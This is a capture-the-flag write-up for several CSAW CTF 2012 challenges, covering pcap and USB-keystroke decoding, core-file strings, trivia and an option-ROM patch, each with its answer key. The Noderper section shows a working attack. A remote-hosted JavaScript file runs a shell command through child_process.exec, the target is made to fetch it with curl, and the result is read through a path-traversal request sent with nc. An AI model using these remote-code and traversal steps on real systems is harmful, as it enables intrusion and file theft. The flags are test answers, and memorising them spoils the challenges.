
CSAW CTF 2012

Author: NULL Life
Twitter: @NullLifeTeam
URL: http://www.null-life.com/

timewave-zero.pcap - 400 points

timewave-zero.pcap
According to Terence McKenna, the universe has a teleological attractor at the end of time that increases interconnectedness, eventually reaching a singularity of infinite complexity in 2012, at which point anything and everything imaginable will occur simultaneously. He conceived this idea over several years in the early to mid-1970s while using psilocybin mushrooms and DMT. Once you get the key, truncate it to 128 characters.

Make a graphic of the first 30 timestamps. We can see the idea behind the challenge: valley = 0, crest = 1 (Based on the mean):



This source code implements the idea. When he found a valley then a 0 is printed, in other case a 1 is printed. All the credits goes to Phiber (@phib_):

```
#include <stdio.h>

unsigned int swap_uint32( unsigned int val ) {
    val = ((val << 8) & 0xFF00FF00 ) | ((val >> 8) & 0xFF00FF );
    return (val << 16) | (val >> 16);
}


int main() {
      unsigned int i = 0;

      FILE* fp = fopen("timewave-zero.pcap", "r");
      if (!fp) return 1;

      char tmp;
```

```
	unsigned int ts;

	// Mean = (max(timestamps) + min(timestamps))/2
	unsigned int mean = 1356134396;

	while (fread(&tmp, 1, 1, fp)) {
		// Get all the timestamps
		if (tmp == 0x00 &&
			fread(&tmp, 1, 1, fp) && tmp == 0x3C &&
			fread(&tmp, 1, 1, fp) && tmp == 0x50) {
			fseek(fp, -1, SEEK_CUR);

			fread(&ts, 4, 1, fp);

			ts = swap_uint32(ts);

			if (ts > mean)
				printf("1");
			else
				printf("0");
		}

	}
	fclose(fp);
	printf("\n");
}
```

The output from the software is:

```
01101011011001010111100101111011001101000011000100110001011000010011100000110
10000110101001100010110011000110010001101000110001000110100001100000011011000
11010000110111011001000011010100110001001110000110001101100011011000110011010
00011010100110110011000010011100101100101001101100011010100110000001100100110
01100011010100111001011000010011100000111001001110010011001000110001001100010
01110000110010000111000011000100110011000110000001110000110000100110110001101
01011001010110001000110001001101100110011001100101011001000110010001100010011
00001001100110011001100110101001101100011000101100100001100000110001000110011
00111000001100110110000101100110001110010011011100111000001101000011000000110
01000110110001100110011000101100110011000100110000100110110001101110011000001
10001000110011001101100011011001100110001100010011000100111000001101010011000
00011010101100101011001010011001101100011001110010110000101100011001100110110
01010011001100110111011000110011100101100001011001000011001100110011011000100
01100000110010000110101011001000110001000110100001101100011100100110101001110
00001101010110010001100100001100100110001101100110001101010011000100111001001
10010011001100110001001100001001110010110010100110001011000010011100100111001
01100011001101010110010000110011001100110011011001100011001100110011010000110
10100111001001100000011100000111001011111101
```

Key

key{411a8451f24b40647d518ccc456a9e6502f59a8992118d8bf08a65eb16feddba33561d0b383af978402631fba670b366f118505ee3c9ac3e37c9ad33b0d5db469585dd2cf5192fba9e1a99c5d336c3459089}

Trivia1 - 100 Points

What is the first step of owning a target?

Key

recon

Trivia2 - 100 Points

What is the name of the Google's dynamic malware analysis tool for Android applications?

Key

bouncer

Trivia3 - 100 Points

What is the x86 opcode for *and al, 0x24*? Put your answer in the form 0xFFFF.

```
$ echo  'and al, 0x24' > doh.asm && nasm doh.asm && ndisasm doh
00000000  2424   and al,0x24
```

Key

0x2424

Trivia4 - 100 Points

Who was the first security researcher to publish the DEP bypass that utilized WriteProcessMemory()?

Key

Spencer Pratt

Trivia5 - 100 Points

What is the name of Microsoft's sophisticated distributed fuzzing system that utilizes automated debugging, taint analysis, model building, and constaint solving?

Key

SAGE

Jordan Wiens - 100 Points

Jordan Wiens
http://key.psifertex.com/

Key

secret sonambulist

Jeff Jarmoc - 100 Points

Jeff Jarmoc
Download https://csawctf.poly.edu/judges/photos/jjarmoc.jpg. From image, get strings and the final instruction:
finger://jjarmoc@finger.offenseindepth.com:79/

```
$ finger jjarmoc@finger.offenseindepth.com
Debian GNU/Linux Copyright (C) 1993-1999 Software in the Public Interest
----------------------------------------------------------------------------
Username: jjarmoc
In real life:
Plan:
This is my .plan. There are many more like it, but this one is mine.
{flag:does anyone still use finger?}
----------------------------------------------------------------------------
Debian GNU/Linux Copyright (c) 1993-1999 Software in the Public Interest
```

Key

does anyone still use finger?

Dan Guido - 400 Points


Dan Guido
What are Dan Guido's two favorite foods?
http://sm.reddit.com/r/netsec/comments/10kxoo/securitywatch_chats_with_dan_guido_ceo_of_trail/

Key

salami and cheese

Yoda - 400 points

Yoda
/whois yoda



Key

hockey lock outs mean probably april

Noderper - 500 Points

Derpsoft

Hello, QA personnel! As you know, we here at Noderpsoft are desperately trying to put the finishing touches on our Noderper web UI, and although we're super mega confident in the awesomness of our Web 12.0-centric strategy, we had some security consultant jerk tell us that our diagnostic interface was a *Pastebin in the making*.

What a load of baloney! There isn't anything wrong with it, but just to satisfy the derpiest of derps, we thought we'd let you all prove us RIGHT!

What better way to check the status of your system than with common Lunix commands, and even offer an awesome Web 2.5-3.0 (depending on who we're marketing to that day) friendly extensible interface?!?!??!?!?!?!?!??!?!?!

We hope you like Noderper as much as we do, and find zero bugs or mythical, so-called *security vulnerabilities* in it. Otherwise, you're fired.

Sincerely, and with all the hopes for the most ludicrous of V.C. money,
Roberto J. Quinetana

We upload the JS extender to http://beford.net/x.js:

```
exports.test = function () {
      var sys = require('sys')
      result = 'abcdef'
      var exec = require('child_process').exec;
      function puts(error, stdout, stderr) { result = stdout }
       exec("cat /opt/noderp/htdocs/key >> /tmp/randomcrap",puts)
      return result;
};
```

Make a request using extenderpurl:

```
mbp:~ $ curl -H "Content-Type: application/json; charset=utf-8" -H "X-Requested-With: XMLHttpRequest" -d '{"message":"extenderp","extenderpurl":"http://beford.net/x.js"}' "128.238.66.219:8080/handler"

{"message":"abcdef"}
```

Get randomcrap file:

```
mbp:~ $ cat in
GET /../../../tmp/randomcrap HTTP/1.1
Host: 128.238.66.219
Connection: Close

mbp:~ $ nc 128.238.66.219 8080 < in
HTTP/1.1 200 OK
```

```
Date: Sun, 30 Sep 2012 19:25:30 GMT
Connection: close
Transfer-Encoding: chunked

50
d63d4a48390b6e61399b5e9ce4eae9af17e87c3
d63d4a48390b6e61399b5e9ce4eae9af17e87c3

0
```

Key

d63d4a48390b6e61399b5e9ce4eae9af17e87c3

8086100f.mrom - 500 Points

8086100f.mrom
8086100f.mrom.tmp

Create a new virtual machine with VMWare and add the following to the VMX file:

```
ethernet0.virtualDev = "e1000"
ethernet0.opromsize = 262144
e1000bios.filename = "/path/8086100f.mrom"
```

Patch changing *=0* by *=1* in the .mrom file in order to request the right initrd, and then read the flag from the initrd once vmware boots the machine.

core - 500 points

core

Get the strings from the binary file using strings command:

```
$ strings -n 20 core
./csaw2012forensics
/lib64/ld-linux-x86-64.so.2
k3y{this_should_be_pretty_hard_unless_you_use_grep}
/lib/x86_64-linux-gnu/libc.so.6
/lib/x86_64-linux-gnu
...
```

Key

this_should_be_pretty_hard_unless_you_use_grep

dongle.pcap - 300 Points

dongle.pcap

Extract the Leftover Capture Data from the capture:

```
80151B170815102C2D0A0812100817151C2C1E1F1B1E022E27022E272808060B122C0E2880151
B170815102C2D0A0812100817151C2C1E1F1B1E022E2422022E272808060B122C082880151B17
0815102C2D0A0812100817151C2C1E1F1B1E022E1E2227022E272808060B122C1C2880151B170
815102C2D0A0812100817151C2C1E1F1B1E022E1F1F22022E272808060B122C022F2880151B17
0815102C2D0A0812100817151C2C1E1F1B1E022E202727022E272808060B122C062880151B170
815102C2D0A0812100817151C2C1E1F1B1E022E202422022E272808060B122C212880151B1708
15102C2D0A0812100817151C2C1E1F1B1E022E212227022E272808060B122C252880151B17081
5102C2D0A0812100817151C2C1E1F1B1E022E221F22022E272808060B122C052880151B170815
102C2D0A0812100817151C2C1E1F1B1E022E232727022E272808060B122C042880151B1708151
02C2D0A0812100817151C2C1E1F1B1E022E232422022E272808060B122C262880151B17081510
2C2D0A0812100817151C2C1E1F1B1E022E27022E21272808060B122C262880151B170815102C2
D0A0812100817151C2C1E1F1B1E022E2422022E21272808060B122C202880151B170815102C2D
0A0812100817151C2C1E1F1B1E022E1E2227022E21272808060B122C072880151B170815102C2
D0A0812100817151C2C1E1F1B1E022E1F1F22022E21272808060B122C202880151B170815102C
2D0A0812100817151C2C1E1F1B1E022E202727022E21272808060B122C222880151B170815102
C2D0A0812100817151C2C1E1F1B1E022E212227022E21272808060B122C062880151B17081510
2C2D0A0812100817151C2C1E1F1B1E022E202422022E21272808060B122C202880151B1708151
02C2D0A0812100817151C2C1E1F1B1E022E221F22022E21272808060B122C042880151B170815
102C2D0A0812100817151C2C1E1F1B1E022E232727022E21272808060B122C023028
```

Translate all the hex characters to the respective ASCII (Map table can be found in Teensy project: http://www.pjrc.com/teensy/usb_keyboard.html):


```
<?php

$map = array(4 => 'A', 5 => 'B', 6 => 'C',
             7 => 'D', 8 => 'E', 9 => 'F',
             10 => 'G', 11 => 'H', 12 => 'I',
             13 => 'J', 14 => 'K', 15 => 'L',
             16 => 'M', 17 => 'N', 18 => 'O',
             19 => 'P', 20 => 'Q', 21 => 'R',
             22 => 'S', 23 => 'T', 24 => 'U',
             25 => 'V', 26 => 'W', 27 => 'X',
             28 => 'Y', 29 => 'Z', 30 => '1',
             31 => '2', 32 => '3', 33 => '4',
             34 => '5', 35 => '6', 36 => '7',
             37 => '8', 38 => '9', 39 => '0',
             40 => "\n", 41 => '[ESC]', 42 => '[RETR]',
             43 => "\t", 44 => ' ', 45 => '-',
             46 => '+', 47 => '{', 48 => '}',
             49 => '\\', 50 => '[NUMBER]', 51 => ';',
             52 => '"', 53 => '\'', 54 => ',',
             55 => '.', 56 => '/', 57 => '[MAYUS]',
             58 => 'F1', 59 => 'F2', 60 => 'F3',
             61 => 'F4', 62 => 'F5', 63 => 'F6',
             64 => 'F7', 65 => 'F8', 66 => 'F9',
             67 => 'F10', 68 => 'F11', 69 => 'F12',
             70 => 'PRINTSCREEN');

$content = file_get_contents('dongle-leftover.hex');

for ($i = 0; $i < strlen($content); $i++) {
      $ascii = ord($content[$i]);

      if ($ascii == 0)
      continue;
```

```
      if (isset($map[$ascii]))
      echo strtolower($map[$ascii]);
}
```

The output from the script is:

```
rxterm -geometry 12x1+0+0
echo k
rxterm -geometry 12x1+75+0
echo e
rxterm -geometry 12x1+150+0
echo y
rxterm -geometry 12x1+225+0
echo {
rxterm -geometry 12x1+300+0
echo c
rxterm -geometry 12x1+375+0
echo 4
rxterm -geometry 12x1+450+0
echo 8
rxterm -geometry 12x1+525+0
echo b
rxterm -geometry 12x1+600+0
echo a
rxterm -geometry 12x1+675+0
echo 9
rxterm -geometry 12x1+0+40
echo 9
rxterm -geometry 12x1+75+40
echo 3
rxterm -geometry 12x1+150+40
echo d
rxterm -geometry 12x1+225+40
echo 3
rxterm -geometry 12x1+300+40
echo 5
rxterm -geometry 12x1+450+40
echo c
rxterm -geometry 12x1+375+40
echo 3
rxterm -geometry 12x1+525+40
echo a
rxterm -geometry 12x1+600+40
echo }
```

Following the commands, we are able to get the right key:



Key

c48ba993d353ca